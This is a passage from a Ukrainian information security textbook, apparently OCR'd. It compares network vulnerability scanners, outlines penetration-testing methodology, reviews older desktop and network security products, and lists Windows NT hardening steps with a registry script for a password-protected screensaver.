


Рис. 1.5. **Популярність сканерів безпеки в Росії та Україні**

У процесі порівняння сканерів у режимі тестування мережі на стійкість до злому були використані чотири:

XSpider;

Internet Scanner;

Nessus;

Retina Network Security Scanner.

Таблиця 1.2

Приклади мережних сканерів безпеки

Назва	Посилання
XSpider Internet Scanner	http://www.ptsecurity.ru/xs7.asp
Nessus	http://www.nessus.org
Retina Network Security Scanner	http://www.eeye.com/html/ products/retina/index.html
Shadow Security Scanner (SSS)	http://www.safety-lab.com/en/products/1.htm
Internet Scanner	http://www.iss.net/products_services/ enterprise_protection/vulnerability_ assessment/scanner_internet.php
LANguard Network Security Scanner	http://www.gfi.com/lannetscan/
NetRecon	http://enterprisesecurity.symantec.com/Content/promotions.cfm?pdfID=3

Методологія "Penetration Testing"

Методологія тестування мережі на стійкість до злому (Penetration Testing або Ethical Hacking) передбачає, що суб'єкт, який виконує оцінювання, спирається на власне розуміння того, як реалізована тестувальна система. Мета такого тесту – пошук способів одержання доступу до системи за допомогою інструментів і прийомів, використовуваних порушниками. Схема Penetration Testing наведена на рис. 1.6.

У процесі планування визначаються цілі й завдання тестування. На цьому етапі не здійснюються жодні спроби тестування мережі.

Наступний етап – збір інформації. На цьому етапі використовуються різні методи збору інформації про мережу, наприклад:

збір інформації реєстраційного характеру;

одержання діапазону адрес, що відповідає домену (доменам), так званий "Foot Printing";

ідентифікація доступних мережних пристроїв;

ідентифікація топології мережі;

ідентифікація відкритих портів;

ідентифікація служб;

ідентифікація додатків;

ідентифікація операційних систем.




Рис. 1.6. **Схема Penetration Testing – перевірки на стійкість**

Далі відбувається процес ідентифікації вразливостей. На цьому етапі використовується зібрана раніше інформація про вузли, встановлені на них ОС і служби. Головним чином, використовується інформація про служби, їх версії, а також про додатки, що реалізують зазначені служби. Ця інформація зіставляється з інформацією про відомі вразливості, тобто з базою вразливостей.

Останній етап – підтвердження (верифікація) вразливостей, виявлених на попередньому етапі. Цей етап можна назвати основним у розглянутій методології. Якщо атака проведена успішно, вразливість уважається підтвердженою. Крім того, після проведення атаки на систему здійснюється її аналіз, який документується у відповідному звіті,

також після аналізу можливий повторний збір нової або додаткової інформації.

Нарешті, для кожного етапу складається звіт.

Як показує практика, повністю автоматизувати процедуру тестування мережі на стійкість до злому неможливо. Що стосується сканерів безпеки, то вони можуть бути використані на етапах збору інформації й ідентифікації вразливостей. Крім того, звіти сканера безпеки можуть бути включені в загальний звіт про проведений тест.

Отже, від сканера безпеки в цьому випадку потрібні:

уміння збирати інформацію про вузли мережі;

уміння ідентифікувати вразливості (втому числі й на основі зібраної інформації);

формування вичерпних звітів для включення результатів у підсумковий звіт, а також для переходу до етапу проведення атак на систему.

Настроювання сканерів безпеки

Тест на стійкість до злому передбачає настроювання сканера відповідно до наступних рекомендаціями:

Необхідно задіяти якнайбільше методів ідентифікації вузлів мережі (зокрема, методів ICMP Ping і TCP Ping). Для сканерів, що не мають генератора пакетів, повинен бути обраний режим, за якого виробляється сканування вузлів, що не відповіли на запити ICMP ECHO (рис. 1.7).




Рис. 1.7. **Параметри ідентифікації у сканері XSpider**

Ідентифікація відкритих портів TCP/UDP повинна проводитися по всьому діапазону (1-65535). При цьому, в принципі, можуть бути використані будь-які методи, для прискорення процесу рекомендується використовувати напівсканування портів TCP (рис. 1.8).

Повинні залучатися всі методи ідентифікації служб і прикладних програм (рис. 1.9).




Рис. 1.8. **Завдання діапазону портів для сканування у сканері XSpider**

Повинні бути обрані необхідні перевірки (або групи перевірок).




Рис. 1.9. **Включення ідентифікації служб у сканері XSpider**

У цьому випадку для цілей порівняння були задіяні всі перевірки, за винятком тих, що можуть приводити до виведення з ладу служби, які тестуються.

Якщо сканер виконує перевірки різними методами, то в цьому випадку логічнішим є використання методу виявлення вразливостей шляхом проведення явних атак.

Для підключення до вузла, який сканується, в процесі тестування на стійкість до злому обліковий запис не використовується. Це означає, що у випадку можливості вибору необхідно використовувати "нульовий сеанс".

Повинні бути задіяні всі методи ідентифікації ОС (рис. 1.10).

Це також означає, що повинні бути використані стандартні словники для підбору паролів до служб, які скануються.




Рис. 1.10. **Включення ідентифікації ОС у сканері XSpider**

Усі перераховані параметри можуть бути настроєні за допомогою відповідних діалогів настроювання, наявних у більшості мережних сканерів безпеки.

Об'єкти сканування

Як об'єкти сканування були використані "реальні мішені" – вузли корпоративних мереж, доступні зовні. Це вузли, що становлять периметр корпоративних мереж і вузли DMZ.

Таким чином, перед сканерами було поставлене завдання з реальними вхідними даними й умовами.

Аналіз результатів

Складності (особливості) порівняння сканерів у режимі тестування мережі на стійкість до злому. Порівняння сканерів в умовах, максимально наближених до реальних, поза будь-якими сумнівом, дає найточніші результати.

З іншого боку, варто розуміти й деякі обмеження такого порівняння. Наприклад, сканування розтяглося в часі, оскільки сканери використовувалися по черзі. Протягом цього часу стан захищеності вузлів міг змінюватися. Для підвищення вірогідності результатів перелік знайдених сканерами служб був зведений "до спільного знаменника" – були залишені тільки ті мережні служби, які були знайдені кожним зі сканерів.

Методика нарахування балів. Не всі сканери виконують однакові перевірки, тому, якщо один сканер не знайшов вразливість, а інший знайшов, це може означати, що:

вразливість є і перший сканер не зміг її виявити, хоча відповідна перевірка була задіяна;

вразливість є і перший сканер не зміг її виявити, тому що й не намагався;

вразливості насправді немає і виявлення її іншим сканером варто вважати помилковим спрацьовуванням.

Для кожного вузла є такий показник, як загальна кількість наявних вразливостей. Він визначається як сума всіх підтверджених вразливостей, знайдених усіма сканерами. Це свого роду ідеал, ступінь близькості до якого й повинен порівнюватися із введеним показником.

Отже, необхідно для кожного вузла об'єднати вразливості, знайдені всіма сканерами і встановити правила підрахунку балів, наприклад, таким чином:

вразливість знайдена і вона дійсно є – **1** бал;

вразливість не знайдена і її дійсно немає – **0** балів;

вразливість не знайдена, тому що сканер не має такої перевірки – **-1** бал (мінус один бал);

вразливість не знайдена, але вона є й задіяна відповідна перевірка (пропуск вразливості, False Negative) – **-1** бал (мінус один бал);

вразливість знайдена, але насправді її немає (помилкове спрацьовування, False Positive) – **-1** бал (мінус один бал).

Таким чином, за помилки будуть нараховуватися "штрафні бали", які потім будуть відніматися від загальної кількості наявних вразливостей (виявлених всіма сканерами). Отримане значення й буде показником якості сканера.

Сканери будуть порівнюватися в цілому за п'ятьома показниками:

якістю сканування;

кількістю знайдених вразливостей, за винятком помилкових спрацьовувань (помилково знайдених вразливостей);

кількістю помилково знайдених вразливостей;

кількістю помилково пропущених вразливостей;

кількістю пропущених вразливостей через відсутність перевірки в базі.

Далі розглянемо деякий опис деяких відомих сканерів.

1. CyberCop компанії Network Associates

Багато з людей неправильно інформовані відносно CyberCop. Спочатку CyberCop був створений у компанії Network General (розробниками програми Sniffer) на основі технології виявлення атак,

ліцензованої в компанії WheelGroup. CyberCop використовував Web/Java інтерфейс. Network Associates купила Network General (*точніше, McAfee Associates і Network General об'єдналися*), а Cisco купила компанію WheekGroup. З невідомої причини Cisco відмовилася відновляти ліцензійну угоду (*тому що компанія Cisco випускає конкурентну систему виявлення атак NetRanger*) і Network Associates більше не пропонує CyberCop.

Однак NAI любить назву CyberCop і використовує її для нових продуктів. У компанії Secure Networks вона придбала систему аналізу захищеності Ballista і назвала її CyberCop Scanner.

Також NAI пропонує систему, названу CyberCop Server, що належить до класу СВА на рівні хоста й функціонує під управлінням Sun і Windows NT. Цей продукт заснований на системі Stalker, розробленою компанією Haystack і придбаною компанією NAI. Більш детальна інформація наводиться на сайті [18].

2. RealSecure компанії Internet Security Systems, Inc. (**ISS**).

Це єдине ПЗ, що працює на великій кількості Windows і UNIX-платформ. Для детальнішої інформації дивіться сайт [19]. Система створена в 1996 році. Виявляє атаки як на рівні мережі, так і на рівні ОС.

3. NetRanger компанії WheelGroup/Cisco.

На відміну від Cybercop і RealSecure, які контролюють трафік у режимі прослуховування трафіка (promiscuous), NetRanger – це маршрутизатор, що переглядає трафік, який проходить через нього. Компанія WheelGroup в 1998 році була куплена Cisco, тому можна припустити, що ви побачите це ПЗ, наявне у всіх інших маршрутизаторах останньої (*або в міжмережному екрані (MME) Pix*). Для детальнішої інформації дивіться сайт [20].

4. McAfee Associates Inc. Desktop Security Suite.

На відміну від інших розглянутих у даному огляді комплексів безпеки, Desktop Security Suite (DSS) фірми McAfee не призначений для захисту від ворожих Java-аплетів і елементів управління Active. Тут акцент зроблений на шифруванні даних, захисті від вірусів і безпечному резервуванні даних. Тому рекомендується використовувати DSS у поєднанні з однимі з аплетних комплексів, оскільки разом вони забезпечують практично повний захист настільного ПК.

У комплект постачання DSS входять п'ять інсталяційних модулів. Перший із них – VirusScan, основний продукт компанії, якій повністю захищає комп'ютер від вірусів. Він також слугує для пошуку вірусів у

файлах, що завантажуються з Internet (або з інших машин) і чищення заражених файлів, перш ніж вашій машині буде завдання шкоди.

Модуль QuickBackup забезпечує захист від відмов жорсткого диска, викликаних поломками, вірусами й ворожими аплетами. Ви можете зберегти резервну копію на будь-якому локальному накопичувачі (у тому числі й на магнітній стрічці), а також на вузлі FTP. Останній варіант надзвичайно зручний у тому випадку, якщо у вас є доступ до другої машини через Internet. Фірма McAfee пропонує також зберігати резервні копії на FTP-вузлі Vault. Якщо ви працюєте в мережі або ваш ПК виконує функції сервера, то вам сподобається третій модуль, PCFirewall, що надає економічний спосіб побудови брандмауера для малої мережі.

Однак справжню персональну безпеку забезпечують два модулі шифрування: PCCrypto і NetCrypto. Перший слугує для роботи з локальними файлами, а другий застосовується в мережному середовищі. Використовуючи 40-розрядний алгоритм PC1 або 160-розрядний алгоритм Blowfish, можна заархівувати до тисячі файлів. Модель безпеки NetCrypto більше досконала, і ви можете вказати методи шифрування для обміну даними між мережними ПК (у тому числі машинами UNIX). Можна також автоматично шифрувати дані в ході сеансів резервування QuickBackup. Одне застереження: у процесі тестування програмою NetCrypto здійснювалися маніпуляції з набором протоколів TCP/IP Windows 95, при цьому інсталювалася власна версія файла Wsock2.dll, що не була замінена працездатною копією оригінального файлу під час наступної деінсталяції продукту. Надалі це призвело до виникнення проблем у процесі доступу до Internet. Після того як фірма McAfee виправить цей істотний недолік у версії 2.0 продукту, можна сміливо рекомендувати до використання цей набір інструментальних засобів забезпечення безпеки.

Desktop Security Suite. Необхідні ресурси: ПК на базі процесора 486 або більш сучасного, 8 Мб ОЗП, 11 Мб на жорсткому диску, Microsoft Windows 95 або більш пізня версія. Дивіться сайт [23].

5. eSafe Technologiese, SafeProtect.

Завдяки унікальному підходу до забезпечення безпеки в Internet, застосовуваному в продукті eSafe Protect, ви можете завантажувати з мережі програмні модулі, однак вони ізолюються в безпечній зоні, так званій "пісочниці", де не можуть заподіяти ніякої шкоди. Фірма eSafe Technologies, підрозділ постачальника антивірусного ПЗ EliaShim, також доповнила комплекс eSafe антивірусною програмою.

У процесі роботи з eSafe складається дещо дивне враження, оскільки нерідко здається, що програма не діє. Якщо ви за допомогою браузера звертаєтеся до ворожого аплета, то з боку eSafe не виникає перешкод для її завантаження; цей підхід відрізняється від застосовуваного в продукті SurfinShield, де такий аплет був би блокований. Розбіжність полягає в тому, що в присутності eSafe завантажений аплет або елемент Active не зможуть ушкодити ОС. В остаточному підсумку ОС виявляється ефективно захищеною програмою eSafe.

Продукт eSafe забезпечує захист від ворожих аплетів Java, елементів управління Active, push-програм доставки інформації й модулів, що підключаються. Конфігурація комплексу побудована повністю логічно. Крім того, ви можете управляти доступом до файлів і каталогів на локальному жорсткому диску, а також на серверах FTP і вузлах Web. З метою запобігання несанкціонованому доступу з небажаних IP-адрес відстежується стан набору протоколів TCP/IP; можна навіть вести контроль часу, проведеного в Web.

Доступ до всіх параметрів можна одержати з великого діалогового вікна Advanced Configuration (Розширена конфігурація). У цьому вікні можна точно вказати, якою повинна бути реакція eSafe у випадку порушення безпеки. Можна навіть (вручну) накласти заборону на деякі слова, що містяться в покажчиках URL і тексті, і згодом під час кожної їх появи eSafe буде зупиняти завантаження й запитувати, як варто діяти в даній ситуації, або просто ігнорувати їх (залежно від обраної вами "моделі поводження"). З Web-вузла eSafe можна одержати свіжу інформацію про нові шаблони вірусів і список вузлів, що становлять небезпеку.

Теоретично використовуваний в eSafe метод "пісочниці" знижує продуктивність меншою мірою, ніж метод сканування, застосовуваний, наприклад, в SurfinShield. eSafe – перспективний продукт, за допомогою якого ви зможете безпечно мандрувати по Internet.

eSafe Protect. Необхідні ресурси: ПК на базі процесора 486 або потужнішою, 8 Мб ОЗП, 4 Мб на жорсткому диску, Microsoft Windows 95 або NT 3.51 або більш пізня версія. [21]

6. Finjan Software Ltd. SurfinShieldXtra

FinjanSoftware – перша компанія, що взялася за вирішення проблеми безпеки в Web, випустила в 1996 р. пакет SurfinBoard 1.0. З тих пір фірма Finjan удосконалила й перейменувала свій продукт – нині

він називається SurfinShield, а зовсім недавно випустила його нову версію, SurfinShield Xtra, додатково наділену функціями відстеження й управління елементами Active.

Програма SurfinShield Xtra працює у фоновому режимі, відстежуючи аплети Java й елементи упраління Active. Під час спроби завантажити в браузер аплет або елемент управління програма сканує цей модуль точно так само, як це робиться в антивірусних програмах. Завантаження аплета або елемента управління, визнаних підозрілими, блокується. За замовчуванням в SurfinShield Xtra підозрілим вважається будь-який аплет, у ході виконання якого робиться спроба зробити запис у файл або почати виконання якого-небудь процесу в ПК; відповідальний за ці захисні дії параметр може бути змінений користувачем. Елементам управління Active забороняється доступ до будь-яких каталогів, за винятком необхідних для виконання базових функцій. Аплетам і елементам управління Active дозволений доступ до реєстру Windows.

Щоразу, коли програма SurfinShield Xtra виявляє аплет або елемент управління, в частині головного вікна Active Applets (активні аплети) формується кнопка для даного модуля. Клацнувши на цій кнопці, ви одержуєте URL для модуля, а також оцінку пов'язаного з ним потенційного ризику. Ви можете позначити модуль як підозрілий.

Щоб переконатися, що SurfinShield Xtra функціонує належним чином, зверніться до БД підозрілих аплетів і введіть один з покажчиків URL у ваш браузер. Коли буде почата спроба завантажити даний модуль, на панелі стану з'явиться повідомлення про порушення безпеки й про відмову завантажити його. За замовчуванням програма SurfinShield Xtra налаштовано на знищення всіх модулів, що порушують безпеку, і запобігає завантаженню будь-яких підозрілих модулів. Ви можете змінити прийняті за замовчуванням параметри відповідно до своїх потреб і вказати вагові коефіцієнти для найрізноманітніших процесів, пов'язаних із забезпеченням безпеки.

Ефективність праці користувача під час звертань до Web може знизитися, оскільки SurfinShield Xtra часто перешкоджає завантаженню ресурсів мережі. Однак після того, як ви точно визначите свої переваги, ви виявите, що пакет дає значно більше користі, ніж незручностей. З Web-вузла компанії Finjan можна одержати пробну версію програми на строк 30 днів.

SurfinShield Xtra. Необхідні ресурси: ПК на базі процесора 486 або могутнішого, 2 Мб на жорсткому диску, Microsoft Windows 95 або NT 3.51 або більше пізня версія. [25]

Методика поліпшення виявлення атак і підвищення захисту. Виконання пунктів наступного переліку зробить вашу ОС WinNT більш захищеною, включаючи як поліпшення функцій виявлення, так і функції захисту. Вони перераховуються в порядку своєї важливості.

1. Інсталюйте останню версію service packs і "hot fixes". Вони перераховані за адресою http://www.microsoft.com/security/. Якщо ви використовуєте WinNT 4.0 і у вас немає інстальованого Service Pack #3 (SP3), порушник може проникнути усередину вашої системи.

2. Інсталяція. Використовуйте файлову систему NTFS замість FAT. NTFS допускає, щоб права доступу встановлювалися на кожний файл/директорію. NTFS також дозволяє проводити аудит для кожного файлу/директорії. Слід зауважити, що багато людей рекомендують використовувати FAT як завантажувальний дисковід і NTFS для всіх інших дисководів (внаслідок простоти використання DOS для усунення проблем на FAT-дисководі). Однак використання NTFS для всіх драйверів є більш безпечним.

3. Usrmgr. Перейменуйте обліковий запис "administrator". Найпоширеніша атака полягає у використанні атаки за словником або "підбір пароля" на обліковий запис "administrator". Звичайні облікові записи можуть бути сконфігуровані на автоматичне (і тимчасове) "блокування" після декількох невдалих спроб підбору пароля. Однак ця можливість не застосована для облікового запису administrator, тому що це робить можливими атаки типу "відмова в обслуговуванні" (тобто перешкодити адмініструванню комп'ютера шляхом блокування облікового запису administrator).

4. Usrmgr. Створити новий обліковий запис з ім'ям "administrator" для фіксації спроб вторгнення.

5. Usrmgr. Зробіть недоступним обліковий запис "guest". Потрібно також перейменувати цей обліковий запис. Як тільки ви перейменували обліковий запис із ім'ям "guest", то потрібно створити новий обліковий запис, названий "guest" для фіксації хакерських атак.

6. NTFS. Зробіть недоступним доступ на запис для групи "Everyone" у директорію %systemroot%/system32.

7. Regedt32. Активуйте аудит для контролю доступу до ключа "HKEY_LOCAL_MACHINE\Security" для того, щоб виявляти вилучений доступ до системного реєстру.

8. Інсталяція. Не інсталюйте всі програмні продукти в директорію "C:\WINNT". Іноді порушники можуть одержати доступ до файлів, якщо вони знають назву файла. Ще краще, інсталюйте все в C:\WINNT, потім переінсталюйте всю в яку-небудь іншу директорію, потім запустіть аудит усередині директорії C:\WINNT, щоб він попередив вас, коли люди будуть одержувати доступ до інстальованих файлів.

9. Інсталяція. Використовуйте завантажувальний розділ (boot partition) тільки для завантажувальних і системних файлів. Розмістіть дані й додатки на окремому логічному диску. Також непогана ідея – відокремити додатки від даних.

10. Панель управління: Зробіть доступною функцію "Password Protected" у зберігачі екрана. Найкращий хоронитель екрана – це "Blank Screen". Ви, можливо, думаєте, що зберігачі екранів запускаються в процесі очікування, але це не завжди так, тому ви можете поліпшити характеристику вашого сервера, використовуючи "Blank Screen". Це також знизить споживання потужності в моніторів, особливо в тих, які можуть виявляти blank screen і самостійно відключатися. І нарешті, деякі зберігачі екрана (наприклад, PointCast) є вразливими для атак.

11. Regedit32: Заблокуйте автоматичне вмикання спильного доступу, (ADMIN$, C$, D$ і т.д.) через параметр "AutoShare" у реєстрі. Цей параметр знаходиться в ключі "HKEY_LOCAL_MACHINE\System\Current ControlSet\Services\LanmanServer\Parameters", і має назву "AutoShare Server" для Windows NT Server або "AutoShareWks" для Windows NT Workstation. Він має тип DWORD зі значенням "1" – доступно (default), або значенням "0" – недоступно. Вам доведеться додати значення самостійно, тому що його немає в реєстрі.

12. Regedit32: Заборонити доступ до інформації про облікові записи й спільні ресурси через анонімний доступ. Додайте параметр "RestrictAnonymous" типу DWORD зі значенням "1" до ключа "HKEY_ LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA". Слід зауважити, що в разі виявлення помилки "Could not find domain controller for this domain" у момент установки довірених зв'язків з доменом вам доведеться відновити.

13. Usrmgr: Якщо ви використовуєте домен (а не робочу групу), змініть права користувача "Access this computer from the network" на "Authenticated Users", а не на "Everyone". Це унеможливить вилучений доступ через локальні облікові записи на вашому комп'ютері і дозволить здійснювати доступ тільки через облікові записи домену.

14. Passprop: Дозволяє блокувати обліковий запис "administrator" для вилученого доступу. Це уможливлює ситуацію, коли вилучений порушник відключається після трьох разів уведення неправильного пароля. Після блокування адміністратор може ввійти тільки локально на консоль системи. Також ви можете зробити повністю недоступним вилучений доступ адміністратора в Usrmgr, видаливши право "Access this computer from the network" з "Administrators", але це унеможливить все вилучене адміністрування, що досить сильно ускладнить адміністрування у великому міжмережному оточенні під керівництвом Windows NT.

Також можна розглянути такий варіант запобігання несанкціонованому використанню комп'ютера. Джон Козубик пропонує використовувати такий сценарій входу в систему, щоб здійснити примусове завантаження зберігача екрана, захищеного паролем. У сценарій входу в систему включіть рядок, подібний до цього:

```
regedit /s \\MY_PDC\netlogon\scrn.reg
```

У файл "scrn.reg" помістите текст:

```
REGEDIT4
[HKEY_CURRENT_USER\Control Panel\Desktop]
"ScreenSaveTimeOut"="1800"
"ScreenSaveActive"="1"
"SCRNSAVE.EXE"="c:\winnt\system32\logon.scr"
"ScreenSaverIsSecure"="1"
```

Це призводить до запиту введення паролю після 30 хвилин неактивності робочої станції (ця можливість не змушує користувача перереєструватися на комп'ютері; тільки змушує їх повторно ввести пароль, перш ніж вони знову одержать доступ до комп'ютера).

Три підходи до забезпечення безпеки в Internet

У трьох розглянутих в огляді персональних комплексах безпеки реалізований ряд заходів для захисту від потенційних небезпек, що існують в Internet. Два комплекси – McAfee Desktop Security Suite і eSafe Protect – забезпечують захист і від вірусів. Незважаючи на їх однакове

призначення, у кожному із комплексів використовується особливий підхід до вирішення проблеми безпеки.

"Пісочниця". Модель безпеки "пісочниця" (sandbox) стала популярною завдяки поширенню мови програмування й обчислювального середовища Java. Застосування даної моделі покликане звести до мінімуму ймовірність ушкодження системи, завантаженої з мережі аплетом. "Пісочниця" – безпечна делянка, де дозволено виконувати завантажені з мережі елементи управління Active і Java-аплети без доступу до іншої частини системи. Дана модель застосовується в програмі eSafe Protect.

Персональний брандмауер. Звичайно брандмауери відносять до засобів забезпечення мережної безпеки. Схожа технологія застосовується в настільних ПК. Основна функція брандмауерів – дати користувачу можливість управляти прийомом і передачею пакетів TCP/IP. Дана модель використовується в модулі PCFirewall комплексу Desktop Security Suite.

Сканування. Бажаючи переконатися, що ваш комп'ютер вільний від вірусів, ви запускаєте антивірусну програму для перевірки всіх дисків. У пошуках підозрілих фрагментів програмного коду ваші файли зіставляються з бібліотекою відомих вірусів. Схожа процедура використовується в програмі SurfinShield Xtra фірми Finjan для перевірки елементів управління Active і Java-аплет перед їх завантаженням. Підозрілий програмний код ніколи не потрапить у вашу систему, однак сканування може знизити продуктивність вашої машини.

